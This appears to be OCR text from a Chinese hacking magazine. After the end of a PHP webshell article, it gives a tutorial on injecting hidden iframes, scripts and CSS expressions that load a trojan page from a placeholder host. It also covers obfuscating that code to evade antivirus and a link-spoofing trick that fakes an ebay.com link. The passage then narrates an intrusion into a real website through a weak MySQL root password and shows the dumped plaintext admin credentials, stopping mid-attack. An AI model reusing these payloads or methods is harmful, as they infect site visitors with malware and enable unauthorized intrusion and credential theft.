


图 4

大家可以看到，Php 的危险函数是很多的，一不小心就会被利用。这里并没有明显的利用漏洞，但是经过我们的发掘，还是得到 webshell 了！第一次分析 Php 程序的漏洞，写得并不好，这里也纯粹是向 webshell 进军的，当然这个留言本还有很多其它的漏洞，如写任意的 php 文件啦，跨站啦，等等。但是得到 webshell 了还有什么不能做的呢？顺便说下，Winnt 下的 apache 是 system 权限的哦！一个小漏洞也很容易导致服务器的沦陷！如果还有什么问题到论坛讨论吧！我的 ID 是剑心大人。

[文章里用的一句话 lanker 木马 phpdoor2.0.rar 已收录在本期光盘中。]

编辑点评 记得有一次我与桂林老兵聊天时，他说过一句话，php 注入比 asp 利用办法更多。我不以为然，心想 asp 的方法才多呀。其实仔细一想，并不是 asp 与 php 注入方法的比较，而是你对 asp 或 php 的熟悉程度。如果你熟悉 asp，自然觉得 asp 好利用；熟悉 php，也会觉得 php 好利用。如果你两者都精通的话，嘿嘿，那你来告诉我详尽的答案比较吧。

nohack小技巧

批量重命名

winxp 自带批量重命名功能，只要选中一堆文件，选重命名，然后改第一个文件，改完后，其他文件也会自动修改。

挂马的技巧

□ lcx □

很多情况下我们拿到了某主机的webshell并不是最终入侵目的，像我们拿到虚拟主机的webshell，但是却要入侵到其web站的办公内网、或是获取更多的客户端来访者的信息，这时候依靠网页木马就是一个捷径了。虽然微软的ie补丁出得很及时，但是不重视安全的还是大有人在。有了能用的网页木马，挂马的技巧就值得研究了。

一、挂马的N种方法

1.html挂马法。常规的html挂马方法一般是在网页中插入一条iframe语句，像**<iframe src=http://www.xxx.com/muma.html width=0 height=0></iframe>**。大家现在都被挂马挂怕了，所以查看站点是否被挂，一般是查找一下关键词iframe。

2.再隐蔽一点的话就是js挂马了。像在原来的网页中写入**<script src=http://www.xxx.com/muma.js></script>**。muma里的js写法一般为**document.write('http:\/\/www.xxx.com\/muma.html');**，或者专业一点的写法是**top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe src="http://www.xxx.com/muma.htm/"></iframe>';**。不过第2种写法要注意：是原来的网页中要有body标签。

3.css中挂马。这个方法以前并没有人提到过，我在win2ksp2客户端是访问成功，2003客户端受限。就是在css中写入：

```
body {
    hytop: expression(top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe src="http://www.xxx.com/muma.html/"></iframe>');
}
```

然后再在主页中调用这个css，代码类似**<link href="css.css" rel="stylesheet" type="text/css">**这样的。在csdn中对expression的解释是：IE5及其以后版本支持在CSS中使用expression，用来把CSS属性和Javascript表达式关联起来，这里的CSS属性可以是元素固有的属性，也可以是自定义属性。就是说CSS属性后面可以是一段Javascript表达式，CSS属性的值等于Javascript表达式计算的结果。在表达式中可以直接引用元素自身的属性和方法，也可以使用其他浏览器对象。这个表达式就好像是在这个元素的一个成员函数中一样。这个解释关键点是expression可以在css中引入js语句，所以我们可用于挂马。不过经我测试，我写的语句只可以远程调用，本地不可以。

4.在swf中挂马。我在网上(http://3guo.cn/dispbbs.asp?BoardID=34&replyID=15329&id=5077&skin=0)下载到了臭要饭的一个swf挂马工具，非常不错，使用方法如图1所示。




图1

这时候我们可以用此工具替换原来网页中的swf或单独把swf发给某人，或者单独做一个可以显示swf页的网页。在网页中插入swf的语法一般格式为：

```
<OBJECT classid=clsid:D27CDB6E-AE6D-11cf-96B8-444553540000 codebase=http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=5,0,0,0 WIDTH=760 HEIGHT=60> <PARAM NAME=movie VALUE=xxx.swf> <PARAM NAME=quality VALUE=high> <EMBED src=yyy.swf quality=high pluginspage=http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash type=application/x-shockwave-flash width=760 height=60></EMBED></OBJECT>
```

5.在影音文件中挂马。像RealMedia Editor修改RM文件挂其它的网马。这个方法在前几期的黑客手册上有详细介绍了，我就不再详述。还有一种漏洞是直接利用rm文件制做网页木马。我以前也在黑客手册的杂志上写过文章了。

二、挂马的N种技巧

其实题目二和题目一很难分开的。挂马首先要求的是隐蔽性，这样才能挂的时间长一点。像在swf、js、rm中挂马就比较隐蔽了。但是我们可以再用到一些技巧。

1.远程任意后缀执行html的技巧。像你可以完全把muma.html改成muma.jpg之类的后缀，然后语句写成**<iframe src=http://www.xxx.com/muma.jpg width=0 height=0></iframe>**，这是完全可以的。js也可以的，语句为**<script src=http://www.xxx.com/muma.jpg></script>**，甚至js的不要后缀都可以。

2.js的加密。为了保护我们网页木马的代码，我们可以把js内容加密，还能起到躲开杀毒软件的作用，如图2所示的Encode加密。加密后的js调用语句就是**<SCRIPT language="JScript.Encode" src=http://www.xxx.com/muma.txt></script>**类似这样的了。我写成了muma.txt，大家应当不会感觉到奇怪吧？我这里只是介绍了一种最常见的js加密方法，js加密方法无数，大家自己研究吧。




图2

3.URL的变形。url变形方法也很多，像图3所示url的16进制转换Encod编码。如果是涉及到url欺骗的方法就更多了。不过多数的url欺骗，像利用@的技巧，ie都已经打了补丁了。现在有一个漏洞是仍然有效的，代码如下：

```
<p><a id="SPOOF" href="http://spreadfirefox.com"></a></p>
<div>
<a href="http://ebay.com" target="_blank">
<table>
```

```
<caption>
<a href="http://ebay.com" target="_blank">
<label for="SPOOF">
<u style="cursor: pointer; color: blue">
ebay.com
</u>
</label>
</a>
</caption>
</table>
</a>
</div>
```




图 3

保存该代码成网页后，鼠标移到 ebay.com 这个链接上，ie 的状态栏会显示 http://ebay.com，但点击后却会打开 http://spreadfirefox.com 网站。如果你的网马可以用 ip 地址访问到的话，ip 地址也可以转换的。像 127.0.0.1 这样的 ip 还可以变作 2130706433、0x7f.0x00.0x00.0x01、0177.0000.0000.0001 等等，不过是 10 进制、16 进制、8 进制的转变而已。

三、如何才能挂到马

拿到了 webshell 的话，自然挂马是无往不利。但是拿不到的情况下呢？如果注入点有 update 权限，我们可以仔细查找首页中的某条新闻的调用链接，然后 update 数据库达到我们的目的。如果可以进后台，可以比较网站的链接、顶部底部的广告、一些发公告的地方，都可以直接写入你的木马代码等等。后台是灵活的，具体问题具体分析。不过有一点很重要，是不要打乱前台 htm 源文件里的代码逻辑。

本文写得比较仓促，而且有的方法网上已经有了详细的攻略了，所以我就写得比较简单。应当还有许多的技巧，大家多多学习 dhtml 吧，一定会有更大的收获的。

[文章里的工具 swf 挂马器、js 加密和 url 加密工具本期光盘有收录]

渗透日本色情网站

王申南

渗透“测试”的目标是一个日本 X X 交际站点 w w w . XXXXXX.com。这个站点主要提供全日本各种 XX 信息和 X 姐信息，似乎是连锁经营模式。

第一步还是踩点，用 x-scan 扫描得到信息如图 1 所示。

主机分析：www.[redacted]f.com

主机地址	端口/服务	服务漏洞
www.[redacted]f.com	MySql (3306/tcp)	发现安全提示
www.[redacted]f.com	ssh (22/tcp)	发现安全提示
www.[redacted]f.com	smtp (25/tcp)	发现安全提示
www.[redacted]f.com	ftp (21/tcp)	发现安全提示
www.[redacted]f.com	www (80/tcp)	发现安全提示
www.[redacted]f.com	pop3 (110/tcp)	发现安全提示

图 1

从扫描结果看，可以考虑从 www、ssh、stmp、mysql 这几个方面下手。WWW:Apache/1.3.34 (Unix) PHP/4.4 溢出估计不可能了，除非你有传说中的 0DAY，不过 80 的 web 是 php 架构，可以尝试 SQL Injiction。再看 SSH 服务，版本是 SSH-1.99-OpenSSH_3.5p1，似乎有 0DAY，可是本菜菜手上没有。暴力破解？不是很明智。STMP 服务它用的是 Sendmail 8.12.8/8.12.8，也没法利用。MYSQL 版本：mysql 4.0.26-log。

第二步来个简单的密码破解加注入来尝试获取更详细一些的信息。SSH、STMP、POP3 用 X-SCAN 去探测，FTP 和 MYSQL 用 HSCAN 去探测。各取所长，省时第一。用 HSCAN 扫到一个 MYSQL 的 root 弱口令，不过也足够了，如图 2 所示。





图 2

这个 root 的权限似乎不小哇，呵呵。先进去看看有什么 VIP 账号没，如果去日本还能够……连接数据库的工具我用的是牛族的 SUPPERMYSQL，似乎不是很稳定，不熟练工具使用者建议使用 MYSQL 自带的连接器。谁这么不小心啊，看到一个密码了，还是明文，如图 3 所示。得到一组密码 admin:zxcvcuv.到网站上猜测管理路径，如图 4 所示。



id	name	password
admin	admin	zxcvcuv

图 3




图 4

登录之后开始找一些可以利用的东西，比如说上传、可以获取程序路径的文件、配置文件注射点等等。不过很遗憾，很多文件都不能注射。在尝试 N 分钟后发现了这个站点目前为止唯一的一个注射点（其实目的不是注射，而是获取网站的路径），如图 5 所示。

